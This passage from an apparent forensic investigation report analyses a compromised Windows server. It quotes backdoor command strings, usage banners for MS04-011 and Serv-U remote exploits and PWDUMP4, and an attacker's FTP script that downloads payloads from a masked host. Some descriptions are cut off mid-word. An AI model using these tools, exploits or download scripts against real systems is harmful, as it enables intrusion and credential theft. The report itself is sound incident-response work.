960 114.46944151 pmsvc.exe:748 CreateKey HKLM\Software\Microsoft\Internet
Explorer\WinEggDropShell SUCCESS Key: 0xE1377E80
961 114.47100986 pmsvc.exe:748 SetValue HKLM\Software\Microsoft\Internet
Explorer\WinEggDropShell\Tbuqndblfjb SUCCESS "Wjtqdt"
962 114.47111239 pmsvc.exe:748 CloseKey HKLM\Software\Microsoft\Internet
Explorer\WinEggDropShell SUCCESS Key: 0xE1377E80
963 114.47120905 pmsvc.exe:748 CreateKey HKLM\Software\Microsoft\Internet
Explorer\WinEggDropShell SUCCESS Key: 0xE1377E80
964 114.47198569 pmsvc.exe:748 SetValue HKLM\Software\Microsoft\Internet
Explorer\WinEggDropShell\Wfttphuc SUCCESS
"a5b9f1f741fc4468b3767ece2a39e0e7"
965 114.47215442 pmsvc.exe:748 CloseKey HKLM\Software\Microsoft\Internet
Explorer\WinEggDropShell SUCCESS Key: 0xE1377E80
966 114.48119915 pmsvc.exe:748 CreateKey HKLM\Software\Microsoft\Internet
Explorer\WinEggDropShell SUCCESS Key: 0xE1377E80
967 114.48146873 pmsvc.exe:748 SetValue HKLM\Software\Microsoft\Internet
Explorer\WinEggDropShell\TbuqndbWhus SUCCESS "6754"
968 114.48153299 pmsvc.exe:748 CloseKey HKLM\Software\Microsoft\Internet
Explorer\WinEggDropShell SUCCESS Key: 0xE1377E80
969 114.48159640 pmsvc.exe:748 CreateKey HKLM\Software\Microsoft\Internet
Explorer\WinEggDropShell SUCCESS Key: 0xE1377E80
970 114.48164669 pmsvc.exe:748 SetValue HKLM\Software\Microsoft\Internet

```

```

Explorer\WinEggDropShell\Efiibu SUCCESS ""
971 114.48168021 pmsvc.exe:748 CloseKey HKLM\Software\Microsoft\Internet
Explorer\WinEggDropShell SUCCESS Key: 0xE1377E80
.....
983 115.00606697 pmsvc.exe:748 CreateKey
HKLM\SYSTEM\CurrentControlSet\Services\Pmsvcs SUCCESS Key:
0xE1CEE6E0
984 115.00613318 pmsvc.exe:748 SetValue
HKLM\SYSTEM\CurrentControlSet\Services\Pmsvcs\Description SUCCESS
"Portable media player connected to this computer."
985 115.00617285 pmsvc.exe:748 CloseKey
HKLM\SYSTEM\CurrentControlSet\Services\Pmsvcs SUCCESS Key:
0xE1CEE6E0
986 115.00782530 pmsvc.exe:748 CreateKey HKLM\Software\Microsoft\Internet
Explorer\WinEggDropShell SUCCESS Key: 0xE1CEE6E0
987 115.00789234 pmsvc.exe:748 SetValue HKLM\Software\Microsoft\Internet
Explorer\WinEggDropShell\Nimbdshulfb SUCCESS "wtqd)b b"
988 115.00793900 pmsvc.exe:748 CloseKey HKLM\Software\Microsoft\Internet
Explorer\WinEggDropShell SUCCESS Key: 0xE1CEE6E0
.....

```

Table 2-41 Parts of interesting results of the “Regmon”

According to Figure 2-8 and Figure 2-10, the “pmsvc.exe” might have been used to inject a dll into the running process “LSASS.EXE.” I, therefore, used the “Process Explorer” to verify this assumption. As shown in Figure 2-12, I found a file, “winpm.dll”, had been injected into the running process, “LSASS.EXE,” which seems to clarify that the “winpm.dll” might have been a DLL backdoor.




Figure 2-12 A screen of the PE-Explorer

To analyze the “winpm.dll,” I had to unpack it first. However, I had no idea

what pack method this program had used. Fortunately, most of the packed files are unpacked while they are loaded into memory. Therefore, I used the “LordPE” to dump the “winpm.dll” from the memory as shown in the Figure 2-13.




Figure 2-13 A screen of the LordPE

Then, I used the “Bintext” to analyze the “dumped winpm.dll.” Full results of the “Bintext” are listed in Appendix 2-G and some interesting strings are shown in Table 2-42. The whole process provided an important clue that the backdoor was called “WinEggDropShell Eternity Version.”

0007A496	1007A496	0	ViewSession	-->View Current Session
Number				
0007A4E1	1007A4E1	0	ViewFTPInfo	-->View FTP Connection Info
0007A529	1007A529	0	ViewPath	-->View Current Path Locally
0007A572	1007A572	0	ViewBuffer	-->View The FTP Buffer
0007A5B5	1007A5B5	0	Send FileName [NewFileName]	-->Upload A File
0007A5F2	1007A5F2	0	SetBuffer BufferSize	-->Set The Buffer Size
0007A635	1007A635	0	SetPath Path	-->Set Current Path Locally
0007A67D	1007A67D	0	REN OldFileName NewFileName	-->Rename A File
Remotely				
0007A6C3	1007A6C3	0	RKDIR Directory	-->Delete A Directory
Remotely				
0007A70E	1007A70E	0	Root	-->Back To The FTP Root
0007A752	1007A752	0	ResetFTP	-->Kill All The Active Threads
0007A79D	1007A79D	0	PD	-->View The Current Path
0007A7E2	1007A7E2	0	MassDel FileName	-->MultiDel Files
0007A820	1007A820	0	MassSend FileName	-->MultiSend Files
0007A85F	1007A85F	0	MassGet FileName	-->MultiGet Files
0007A89D	1007A89D	0	MKDIR Directory	-->Create A Directory
Remotely				
0007A8E8	1007A8E8	0	KillThread ThreadNumber	-->Kill A FTP Thread
0007A929	1007A929	0	Get FileName [NewFileName]	-->Download A File
0007A968	1007A968	0	FindFile FileName	-->Find File On FTP Server
0007A9AF	1007A9AF	0	FTPCommand Commands	-->Send FTP RAW
Command				
0007A9F3	1007A9F3	0	Exit	-->Exit The FTP Console

0007AA37	1007AA37	0	DelFile FileName	-->Delete A File Locally
0007AA7C	1007AA7C	0	Del FileName	-->Delete A File Remotely
0007AAC2	1007AAC2	0	DirFile [FileName]	-->Display Files Locally
0007AB07	1007AB07	0	Dir [FileName]	-->Display Files Remotely
0007AB4D	1007AB4D	0	Connect IP Port UserName Password	-->Connect To The FTP
0007AB8F	1007AB8F	0	CD Directory	-->Move To Directory Remotely
0007ABD9	1007ABD9	0	Close	-->Close FTP Connection
0007AC1F	1007AC1F	0	CD..	-->One Directory Up Remotely
.....				
00082B4F	10082B4F	0	Welcome To WinEggDropShell Eternity Version	
.....				

Table 2-42 Parts of interesting strings of the “dumped winpm.dll”

Thereby, I tried to use “WinEggDrop Shell Eternity Version” as the key word to search in Google and a reference “<http://www.xfocus.net/tools/200311/598.html>” was found. Then I downloaded the “Eternity.rar”, “WinEggDrop Shell Eternity Version” backdoor, from this web page. Within the “Eternity.rar,” I found a readme file describing features of this backdoor which can be used to view the password of logon accounts on NT 4.0 or Win 2K, install terminal service and sniffing ftp or pop3 password, etc. A full readme of this backdoor is shown in Appendix 2-H. Besides, within this “Eternity.rar” file, I also found a program, “editserver.exe,” which can be used to edit and display the configuration of the backdoor. The instruction used to execute the “editserver.exe” is shown in the following:

C:\WINNT\system32>editserver pmsvc.exe

Then, there was a menu with a list of functions to view and modify the configuration of the “pmsvc.exe” as shown in Figure 2-14. I chose 0 to view settings of the “pmsvc.exe.” The result is shown in Figure 2-15 which provides detail information about this backdoor. Because the password of this backdoor was not saved in plain text, I tried to change its password to “1234” and then connected the victim host by using the “telnet.exe.” After keying in the password, I successfully got a command-line shell as shown in Figure 2-16.



Figure 2-14 A screenshot of the “pmsvc.exe”

Figure 2-15 A screenshot of the “pmsvc.exe”

Figure 2-16 A screenshot of the command-line shell

5.7.3 A summary of unknown files

In this section, I put together all what I have found by analyzing unknown files, and I classify those files according to different purposes as shown from Table 2-43 to Table 2-47.

Hacker Defender v0.84

Type: Root Kit

Related files:

1. C:\WINNT\system32\msserver.exe
MD5: 114e8231995d273852c18a766dd61af5
2. C:\WINNT\system32\drivers\help\234.exe
MD5: 114e8231995d273852c18a766dd61af5
3. C:\WINNT\system32\msserver.ini
MD5: 6bee02bfb4df4f63abf129d317d44660
4. C:\Documents and Settings\TsInternetUser\Local Settings\Temporary

Internet Files\Content.IE5\89UZ49EV\123[1].exe
MD5: 15c90353cab9e8593cda131a8e612b1f
5. C:\Documents and Settings\TsInternetUser\Local Settings\Temporary
Internet Files\Content.IE5\ CPINWPUZ\123[1]
MD5: 15c90353cab9e8593cda131a8e612b1f
6. C:\WINNT\system32\msserverdrv.sys
MD5: 3e9d619427bc3b8c7536196ef51dc721

Description:

The main program of the “Hacker Defender v0.84” is the “msserver.exe.” When the “msserver.exe” was executed, it would generate a driver, “msserverdrv.sys”, and then read the configuration from the “msserver.ini.” The detail analysis about this root kit can be found in section 5.7.1. According to the MD5 values, as shown in the previous table, we know that the “234.exe” file is the same as the “msserver.exe” file and the “123[1].exe” file is the same as the “123[1]” file. By observing the contents of the “123[1].exe” and “123[1]”, I found they, actually, were also configure files of the “Hacker Defender.” And, because those files were located at the “Temporary Internet Files” subdirectory, I, therefore, infer that they were downloaded from the Internet by using the Internet Explorer.

Table 2-43 Files related to the Hacker Defender v0.84

WinEggDrop Shell Eternity Version

Type: Backdoor

Related files:

1. C:\WINNT\system32\ pmsvc.exe
MD5: 864e9488b0a3299d1749e170b1676f9b
2. C:\WINNT\system32\TInject.dll
MD5: 864e9488b0a3299d1749e170b1676f9b
3. C:\WINNT\system32\drivers\help\ssvc2
MD5: 864e9488b0a3299d1749e170b1676f9b
4. C:\WINNT\system32\winpm.dll
MD5: aa11e2e5faab36056a5c86857313de58
5. C:\WINNT\system32\drivers\help\ mmdl2
MD5: aa11e2e5faab36056a5c86857313de58
6. C:\WINNT\system32\PassLog.Log
MD5: 4fb22856d2487559a5042fcdb890804b
7. C:\WINNT\system32\drivers\help\pmsvc.exe
MD5: 10cf4e146bc09b21bd483234d32ad298

Description:

The “pmsvc.exe” was used to set up the backdoor, “WinEggdrop Shell.” It could inject the “winpm.dll” into the running process, “LSASS.exe”, as discussed in section 5.7.2. The “winpm.dll” was a DLL backdoor, which provided main functions of the “WinEggdrop Shell.” According to the MD5 values, we know the “pmsvc.exe” is the same as the “winpm.dll” and the “ssvc2.” Besides, the “mmdl2” file is the same as

“winpm.dll.” However, it seems that the “C:\WINNT\system32\drivers\help\pmsvc.exe” has a different MD5 value of other files. By observing the contents of this file, the program of it is actually the same as the “pmsvc.exe,” but they have different configurations such as passwords. In terms of the “PassLog.Log” file, it was generated when “WinEggdrop Shell” enabled the “sniffing” function. The contents of this file recorded lots of pop3 and ftp connection information, which include source IP, source port, destination IP, destination port, user id and password.

Table 2-44 Files related to the WingEggDrop Shell Eternity Version

An ASP backdoor

Type: Backdoor

Related files:

C:\Documents and Settings\TsInternetUser\Local Settings\Temporary Internet Files\Content.IE5\8HYZWL23\ iis[1].exeddd
MD5: 562714fc53091a1c2d92550b48c47691

Screenshot:



Description:

This is an ASP backdoor which can be used to browse and edit files and execute programs. The source code of this ASP backdoor is listed in Appendix 2-1.

Table 2-45 An ASP backdoor


Hacker tools

Related files:

C:\winnt\system32\drivers\help\dsc.exe

MD5: eb49834c44f03fcfa46c6def61af4c03

Screenshot:



Description:

This program can be used to remotely detect LSASS vulnerability related in the MS04-011 b

Related files:

C:\winnt\system32\drivers\help\getos.exe

MD5: b639644bef54eea8e126f40ea7490df5

Screenshot:

 THCsmbgetOS v0.1 - gets group, server and os via SMB
 by Johnny Cyberpunk (jcyberpunk@thc.org)

gimme host or ip

Description:

This program can be used to detect the OS version of remote machines. This information wi

Related files:

1. C:\winnt\system32\drivers\help\ms.exe

MD5: C216a18584a36153ed6959ddfded26f1

2. C:\winnt\system32\drivers\help\sbaanetapi.dll

MD5: 055c5d241bf7262cd9c3c8ed38d53ae9

Screenshot:

```
Windows Lsasrv.dll RPC [ms04011] buffer overflow Remote Exploit
bug discovered by eEye,
code by sbaa(sysop@sbaa.3322.org) 2004/04/24 ver 0.1
Usage:
ms 0 targetip (Port ConnectBackIP )
----> attack 2k (tested on cn sp4,en sp4)
ms 1 targetip (Port ConnectBackIP )
----> attack xp (tested on cn sp1)
```

Description:

This program is a MS04-011 buffer overflow remote exploit.

Related files:

C:\winnt\system32\drivers\help\mdtm2.exe
MD5: 9601eac41f77565fb41ed3b4dfcbde10

Screenshot:

```
Serv-U FTPD 2.x/3.x/4.x/5.x remote overflow exploit V7.0 (2004-01-07)
Bug find by bkbll (bkbll@cnhonker.net), Code by lion (lion@cnhonker.net)
Welcome to HUC website http://www.cnhonker.com
```

```
Usage: mdtm2 -i <ip> [Options]
-t Show All Target Type.
```

[Options:]

```
-i Target IP Required
-t Target Type Default: 0
-u FTP Username Default: ftp
-p FTP Password Default: ftp@ftp.com
-f Port of the FTP Server Default: 21
-s Port of the Shell Default: 53
-c Connect back IP For connectback shellcode
-d Download the URL and Exec Start with 'http://' or 'ftp://'
```

Description:

This program is a Serv-U FTPD remote overflow exploit.

Related files:

gooltel.exe
MD5: 0ff93a06347dd248c8bd449dc62890c8

Screenshot:

```
*****
Remote Telnet Configure, by refdom
Email: refdom@263.net
gooltel

Usage:OpenTelnet.exe \\server username password NTLMAuthor telnetport
*****
```

Description:

This program can be used to open the telnet service remotely.

Related files:

1. pw4.dll
MD5: 90482aa6838d54401c8f21139a6c7e2d

2. pw4.exe

MD5: 0cb0b01ad2511d8d601399d26d8091ab

Screenshot:

PWDUMP4.02 dump winnt/2000 user/password hash remote or local for crack.
by bingle@email.com.cn

This program is free software based on pwpump3 by Phil Staubs
under the GNU General Public License Version 2.

Usage: PWDUMP4 [Target | /I] [/s:share] [/o:outputFile] [/u:userName]

[Target] -- Target Computer's ip or name to work,

[/I] -- works on local Computer.

[/s:share] -- Share used to copy files instead of Admin\$.

[/o:outputFile] -- Result filename for output.

[/u:userName] -- UserName used to connect, provide password later.

[/r:newname] -- Rename the files to 'newname' when copy to the target,
rename service name also, see FAQ for more.

Description:

This program is called "PWDUMP" which is a Windows NT/2000 remote password hash gra

Related files:

C:\winnt\system32\drivers\help\fs.exe

MD5: A184d0b3af9a4583b08a74e09a0d692d

Screenshot:

FTP Scanner(Scan For Usual Upload Accounts) V1.0 By WinEggDrop

Usage: fsc StartIP EndIP Port Threads [FileName]

Description:

This program is used to scan usual FTP upload accounts.

Table 2-46 Hacker tools

Text files

Filename:

C:\WINNT\system32\la

MD5: 467bddb64365dc926df85a7ac384acf4

Content:

open 140.DDD.EEE.FFF 5783
mzq
cherub
get ssvc
get mmdl
get internets.exe
get admddl.dll
get pw4.exe
get pw4.dll
close
bye

Description:

This is a script used to download files form 140.DDD.EEE.FFF:5783 through
the "ftp.exe."

<p><u>Filename:</u> C:\winnt\system32\drivers\help\1.csv MD5: 86a657fede55069c19d10944f753f5b9</p> <p><u>Description:</u> This is a scan result created by the “dsc.exe.” The contents of this file list IP, Hostname and whether this machine is vulnerable for ms04-011.</p>
<p><u>Filename:</u> C:\winnt\system32\drivers\help\1.txt MD5: f0ef4e41300bc7e32bbbd71ed7675edd</p> <p><u>Description:</u> This file is created by “pw4.exe.” The contents of this file list all user accounts and their corresponding password hashes of the Web Server.</p>
<p><u>Filename:</u> C:\winnt\system32\drivers\help\2.csv MD5: 5d12b6e01a610932f1061132f95f9476</p> <p><u>Description:</u> This is a scan result created by the “dsc.exe.” The contents of this file list IP, Hostname and whether this machine is vulnerable for ms04-011.</p>
<p><u>Filename:</u> C:\winnt\system32\drivers\help\61.txt MD5: 66140d63d5dbf2a3c102c46b9bc2bb40</p> <p><u>Description:</u> This is a scan result created by the “fsc.exe.”</p>

Table 2-47 Text files used/created by the hacker(s)

6. String Search

To do the string search, I employed the “strings” and the “fgrep” to search multiple strings with a “keyword list.” The instruction runs as follows:

```
#strings -t x /sans/diskc20040626.img | fgrep -f /sans/keywords.lst
```

The contents of the “keyword.lst” are shown in Table 2-48. Those keywords consisted of suspicious filenames, suspicious IP addresses and interesting strings which were extracted from the “Hacker Defender” and the “WinEggDrop Shell.” The results of the string search are listed in Appendix 2-J.

Pmsvc msserver

msserverdrv

Microsoft Internet Security Service

winpm

Tinject

goodidea

hxdef084

(C) Copyright 1998 by ANAKiN

HxDefDriver

[HIDDEN TABLE]

[ROOT PROCESSES]

[HIDDEN SERVICES]

[HIDDEN REGKEYS]

[HIDDEN REGVALUES]

[FREE SPACE]

[HIDDEN PORTS]

[SETTINGS]

WinEggDrop

WinEggDropShell

Eternity

DLL Injector

123[1]

123.exe

234.exe

ssvc2

mmdl2

PassLog

iis[1]

dsc.exe
getos.exe
ms.exe
mdtm2.exe
gooltel.exe
pw4.exe
fsc.exe
140.DDD.EEE.FFF

Table 2-48 A keyword list

In the following paragraph, I will demonstrate how I have gathered information from the result of the strings search. For example, an interesting string “msserver” was found to locate at 0x10d34336, as shown in Appendix 2-J. Then, I used the “fsstat” to retrieve the cluster size of the image as follows:

```
#fsstat -f ntfs /sans/diskc20040626.img
```

In this case, I knew the cluster size of this image was 0x800 and the cluster number could be calculated ($0x10d34336 / 0x800 = 0x21A68 = 137832$). Then, I could employ the “autopsy”, which is a graphical interface to the command line digital forensic analysis tools in “The Sleuth Kit”, to display its contents shown as follows:




Figure 2-17 A screenshot of the “autopsy”

With the help of the “ifind”, I found the MFT entry number of this cluster. The instruction runs as follows:

```
#ifind -f ntfs /sans/diskc20040626.img -d 137832
```

A screenshot of the “ifind” is as follows:


A screenshot of a terminal window titled 'root@localhost/mnt/sans'. The prompt is '[root@localhost sans]#'. The command entered is 'ifind -f ntfs /sans/diskc20040626.img -d 137832'. The output is '10539-128-3'. The prompt is now '[root@localhost sans]#' with a green cursor.

Figure 2-18 A screenshot of the “ifind”

The “10539-128-3” is the MFT entry number and its file name, “/WINNT/system32/msserver.ini” can be found out by using the “ffind.” The instruction runs as the follows:

```
# ffind -f ntfs /sans/diskc20040626.img -d 10539-128-3
```

A screenshot of the “ffind” is as follows:


A screenshot of a terminal window titled 'root@localhost/mnt/sans'. The prompt is '[root@localhost sans]#'. The command entered is 'ffind -f ntfs /sans/diskc20040626.img -d 10539-128-3'. The output is '/WINNT/system32/msserver.ini'. The prompt is now '[root@localhost sans]#' with a green cursor.

Figure 2-19 A screenshot of the “ffind”

7. Timeline Analysis

To do the timeline analysis, I mainly used the “autopsy” to gather the MAC information of the forensic image as shown in Figure 2-20. Additionally, I checked the information about the Registry, Internet history, event logs, Cookies, recently used files and temporary Internet files, which I analyze from section 5.2 to section 5.6, and combined them with the MAC information to help us rebuild the entire story of the compromise.

Note that because of the amount of records, only the interesting parts of the results are listed in this section. The following tables are extracted to point out some important events such as the probable time that the Web Server might be compromised, and how unauthorized files were downloaded and so forth.




Figure 2-20 A screen shot of the “autopsy”

7.1 Installation of the operation system

By observing the creation time of system files, it indicated the operation system was installed on Aug 7, 2004 from 16:34:13 to 16:57:59.

7.2 Installation of service pack and hotfixes

Thu Aug 07 2003 17:19:33	26384	..c -/rwxrwxrwx	0	0	5547-128-3	C:\WINNT\ServicePackFiles/i386/mstlsapi.dll
	25360	..c -/rwxrwxrwx	0	0	5543-128-3	C:\WINNT\ServicePackFiles/i386/msg.exe
	2506	..c -/rwxrwxrwx	0	0	4171-128-3	C:\WINNT\system32\inetrv\iisadmpwd/aexp4b.htr
	144	m.c d/drwxrwxrwx	0	0	4174-144-1	C:\WINNT\ServicePackFiles
.....						
Thu Aug 07 2003 17:27:38	7995	..c -/rwxrwxrwx	0	0	1533-128-3	C:\WINNT\system32\CatRoot/{F750E6C3-38EE-11D1-85E5-00C04FC295EE}/KB823980.cat
Thu Aug 14 2003 15:55:46	7399	..c -/rwxrwxrwx	0	0	4844-128-3	C:\WINNT\system32\CatRoot/{F750E6C3-38EE-11D1-85E5-00C04FC295EE}/KB822831.cat
Thu Aug 14 2003 16:07:04	7697	..c -/rwxrwxrwx	0	0	2444-128-3	C:\WINNT\system32\CatRoot/{F750E6C3-38EE-11D1-85E5-00C04FC295EE}/KB823559.cat
Thu Sep 04 2003 08:26:36	7399	..c -/rwxrwxrwx	0	0	5486-128-3	C:\WINNT\system32\CatRoot/{F750E6C3-38EE-11D1-85E5-00C04FC295EE}/KB824105.cat
Fri Sep 12 2003 09:04:00	7800	..c -/rwxrwxrwx	0	0	4704-128-3	C:\WINNT\system32\CatRoot/{F750E6C3-38EE-11D1-85E5-00C04FC295EE}/KB824146.cat
Thu Oct 16 2003 08:36:04	7502	..c -/rwxrwxrwx	0	0	7594-128-3	C:\WINNT\system32\CatRoot/{F750E6C3-38EE-11D1-85E5-00C04FC295EE}/KB828035.cat
Thu Oct 16 2003 08:36:13	7204	..c -/rwxrwxrwx	0	0	7611-128-3	C:\WINNT\system32\CatRoot/{F750E6C3-38EE-11D1-85E5-00C04FC295EE}/KB828035.cat

00C04FC295EE}/KB825119.cat				
